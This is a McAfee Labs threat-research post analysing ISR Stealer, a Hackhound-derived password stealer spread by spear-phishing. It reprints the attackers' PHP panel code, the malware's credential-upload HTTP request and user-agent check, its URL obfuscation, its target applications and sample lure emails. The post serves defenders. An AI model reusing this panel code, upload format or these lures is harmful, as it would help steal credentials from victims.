Phishing Attacks Employ Old but Effective Password Stealer

securingtomorrow.mcafee.com/mcafee-labs/phishing-attacks-employ-old-effective-password-stealer/


July 21, 2016

Oliver Devane


Jul 21, 2016

6 MIN READ

A few months ago we received a sample from a customer that turned out to be a password stealer (PWS). One thing about this malware stood out: the subdirectory used in the access panel URL. It contained the string "***=**U=TEAM" (which we have obfuscated). Our investigations lead us to believe this may be a case of industrial espionage.




The actors use compromised websites to host their access panels. Luckily for us they made a mistake and left the ZIP file they dropped on the compromised site.



Index of /wp-admin/images

- Parent Directory
- U=TEAM.zip
- U=TEAM/


This enabled us to see how the back-end of the panel works. The Zip file contains five files:



```
config          php    327
index           php  13540
install         php   2016
style_dark      css   3295
style_light     css   3297
```

The three files of interest are config.php, index.php, and install.php.

Config.php contains the password for the MySQL server they will set up.




```
<?php
// DB details
$hostname       = 'localhost'; // Your Host Name
$database       = 'mydatabase'; // DataBase Name
$username       = 'user'; // Database Username
$password       = 'password'; // Password

// Acess details
$adminuser = 'admin';
$adminpass = 'admin';

// Config
$logsperpage    = 100; // how many logs to show per page?
?>
```


Install.php creates the database and sets up the panel to store the passwords stolen by the malware. We found the following snippet in the code:



```
<?php
require 'config.php';
$connect = @mysql_connect($hostname, $username, $password) or trigger_error(mysql_error(),E_USER_ERROR);
mysql_select_db($database) or die(mysql_error());
echo '<h1 align="center">Powered By Bilal Ghouri</h1><br /><br />';
if (isset($_POST['install']))
```


We did some searching and found that “Bilal Ghouri” was originally responsible for the PHP back-end of the popular PWS Hackhound Stealer, which was released in 2009.

We also found this warning at the end of the code:



```
<br /><strong>WARNING</strong>: This will <strong>DELETE</strong> all your logs If you already have it installed. So dont
forget to delete "<strong>install.php</strong>" after installing it. <br /><br />
<form method="POST" action="">
<input type="submit" name="install" value="Install !" />
</form>
```

Surely they would have remembered to delete this file!




[redacted]U=TEAM/install.php

Powered By Bilal Ghouri


WARNING: This will **DELETE** all your logs If you already have it installed. So dont forget to delete "**install.php**" after installing it.

The most important file is index.php. This file is responsible for storing the passwords uploaded by the malware and also enables the actors to search and export the data.




```
if ($_SESSION['logged'] != 'yes') exit();
header("Content-Type: text/plain");
header("Content-Disposition: Attachment; filename=logs.ini");
header("Pragma: no-cache");
$result = mysql_query("SELECT * FROM logs;");
while ($row = mysql_fetch_assoc($result))
{
  echo 'Software:'."\t".$row['app']."\r\n";
  echo 'Sitename:'."\t".$row['url']."\r\n";
  echo 'Login:'."\t\t".$row['username'].':'.$row['password']."\r\n";
  echo 'PC Name:'."\t".$row['pcname']."\r\n";
  echo 'Date:'."\t\t".$row['date']."\r\n";
  echo '======================================'."\r\n\r\n";
}
@mysql_free_result($result);
exit;
```

It is interesting that the script checks for a specific user agent, “HardCore Software For : Public.”



```
<?php
session_start();
require 'config.php';
$connect = mysql_connect($hostname, $username, $password) or trigger_error(mysql_error(),E_USER_ERROR);
mysql_select_db($database) or die(mysql_error());
define(USER_AGENT, 'HardCore Software For : Public');
```

This user agent is used by the malware when uploading the stolen data. The PHP script checks if the user agent matches the hardcoded one before allowing any data to be uploaded.



```
GET /aka/[redacted]U=TEAM/index.php?action=add&username=&password=&app=&[redacted]&sitename= HTTP/1.1
User-Agent: HardCore Software For : Public
Host: [redacted]
```


The malware in use is ISR Stealer, a modified version of Hackhound Stealer. Our findings are confirmed by the comments in the preceding PHP code.

The PWS targets the following applications:

- Internet Explorer
- Firefox
- Chrome
- Opera
- Safari
- Yahoo Messenger
- MSN Messenger
- Pidgin
- FileZilla
- Internet Download Manager
- JDownloader

- Trillian

The following screen of the original Hackhound Stealer shows options for building the malware:



☒ Firefox ☒ IE 7 ☒ Chrome
☒ MSN 8-9 ☒ PidGin ☒ YM 8.x,9.x
☒ Trilliant ☒ Steam ☒ DynDns
☒ Noip ☒ IDM ☒ PaltalkScene
☒ Cute Ftp ☒ FlashFXP ☒ Filezilla


☒ KeyLogger Activate

KeyLogFile Name : buildlog.txt

KeyLogFile Path : ProgramFiles

Username : Public


This screen of the ISR Stealer builder was used by the actors behind the campaign.



Your php url http://www.host.com/index.php


Change icon Select one icon ...

ISR Stealer uses two executables to gather passwords stored on the machine: Mail PassView and WebBrowserPassView, both by Nirsoft. These apps gather passwords stored in mail clients and web browsers. Both of these files reside in the resources of the ISR Stealer. The panel location is also stored in the malware's resources, in a simple encrypted form with SUB 0x02.



```
Hiew: rsrc_url.bin
    rsrc_url.bin              ↓FRO --------[redacted]         00000036 |Hiew 8.22 (c)SEN
 00000000:  66 72 72 6E-38 2D 2D 75-75 75 2C [redacted]  frrn8--uuu,[redacted]
 00000010:  [redacted]                  6C 2D 67-6B 5F 65 63  [redacted]gl-gk_ec
 00000020:  71 2D 68 5F-6B 67 69 63-2D 4C 4D 55-2D 67 6C 62  q-h_kgic-LMU-glb
 00000030:  63 76 2C 6E-66 6E    -           -                cv,nfn
```

An encrypted URL.




```
Hiew: rsrc_url_decl.bin
    rsrc_url_decl.bin         ↓FRO --------[redacted]         00000035 |Hiew 8.22 (c)SEN
 00000000:  68 74 74 70-3A 2F 2F 77-77 77 2E [redacted]  http://www.[redacted]
 00000010:  [redacted]                      69-6D 61 67 65  [redacted]/image
 00000020:  73 2F 6A 61-6D 69 6B 65-2F 4E 4F 57-2F 69 6E 64  s/jamike/NOW/ind
 00000030:  65 78 2E 70-68 70    -           -                ex.php
```

A decrypted URL.

We did some more digging and found that the actors responsible for this malware have been active since the beginning of 2016, with the first sample spotted in the wild in January.

The following spear-phishing emails were sent to entice targets to download and execute the PWS:



Re:Attached new orders.

[redacted] Add contact 2/29/2016 2:05 AM


To: Recipients;

new orders pdf.rar

Dear Sir,

I didn't receive any mail, as well please confirm us the current invoices =nd send us the proforma for that attached new orders.

Regard



Order

[redacted] 3/9/2016 5:29 AM

To: Me;

Ampli pl Russia RQ Form 2.rar

ubaka.rar

Dear Sir/Ma,

My name is Katherine Madura and I'm the new Senior Sourcing Specialist for Ampli-pl, Russia. i am wondering if you receive my last mail, I have taken over from Debby Chierro who has moved over to another company. Debby Chierro was in negotiation with your company early last year and from my records here, it was inconclusive.

We like your products and will like to conclude negotiations with your company within the next few weeks.

We need these products as seen in the attached picture. Please check them out and get back to us with all relevant details. Will you be kind enough to send me your New catalogues what is your minimum order and how long will it take you to produce them?

Your quick response would be appreciated

Regards,

[redacted]


Purchasing Manager

[redacted]

Tel: +7 495 [redacted]

Fax: +7 495 [redacted]

The actors have been busy for several weeks, although we saw no activity during the Easter holiday. After “Easter break,” we noticed that they had slightly changed the panel. It now includes the string “Powered By NEW LINE OF *** **U TEAMS VERSION 2.1.”



$$GET D BILLIONARE'S HE

[redacted]

Sorting Logs: Newest First

Search for: In: Softwares

Please enter your password:

Username:

